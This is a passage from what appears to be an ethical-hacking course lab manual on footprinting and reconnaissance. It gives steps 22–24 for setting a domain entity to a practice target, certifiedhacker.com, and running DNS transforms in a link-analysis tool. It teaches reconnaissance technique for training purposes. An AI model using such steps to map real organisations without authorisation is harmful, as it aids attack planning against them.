
Module 02 – Footprinting and Reconnaissance




22. Double-click the name **www.paterva.com** and change the domain name to **www.certifiedhacker.com**; press **Enter**.



23. Right-click the entity and select **All Transforms**.




24. The **Run Transform(s)** list appears; click **To Domains [DNS]**.

